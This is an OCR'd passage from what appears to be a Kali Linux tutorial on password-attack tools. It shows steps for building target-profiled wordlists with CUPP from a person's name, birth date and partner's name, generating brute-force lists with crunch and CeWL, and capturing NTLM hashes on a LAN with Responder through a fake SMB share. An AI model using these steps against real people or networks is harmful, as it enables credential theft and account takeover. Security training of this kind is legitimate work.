
- **Here Hash crack**




5.Generate your own dictionary using Cupp tool

How to use it -:


- Step 1 -: open kali linux terminal
- Step 2 -: type **cupp**




➢ **Step 3 -: type cupp -i**



➢ Step 4 -: provide details of target like , **name ,surname ,DOB , partner name , special word** 👇



➢ **Here cupp generate a dictionary according to information that you give**




6.Generate Random word Dictionary using Crunch


The crunch tool in Kali Linux is a custom wordlist generator. It's used to create password dictionaries based on specific criteria like length, character set, and patterns. It’s super handy for brute-force attacks or when you need a tailored wordlist for tools like Hashcat, John the Ripper, or Hydra.

How to do it -:


- Step 1 -: open kali linux terminal
- Step 2 -: type sudo apt install crunch



- Step 3 -: type **man crunch** – to give detailed information with example about crunch



- **Here you can see crunch generate a huge amount of words**




7.Responder.


Responder is used to collect password hashes (usually NTLM hashes) on a Local Area Network (LAN).

How to use it -:


- Step 1 : open kali linux terminal and type **Responder -I eth0**



- Step 2 : now open windows terminal (cmd) and type **dir \\fakehost\shared**



Step 3: Go to kali linux , here responder capture




8.Custom Word List (Cewl)

CeWL (Custom Word List) is a Ruby-based crawler that spiders websites and extracts unique words to create a wordlist. These lists are great for use with tools like Hydra, John, or Hashcat.


Note - : the main purpose of the Cewl Is extract unique word from website

How to use it – :

- **Step 1 : open kali linux terminal and type sudo apt install cewl**




- **Step 2 -: use man cewl – to detailed information about cewl**



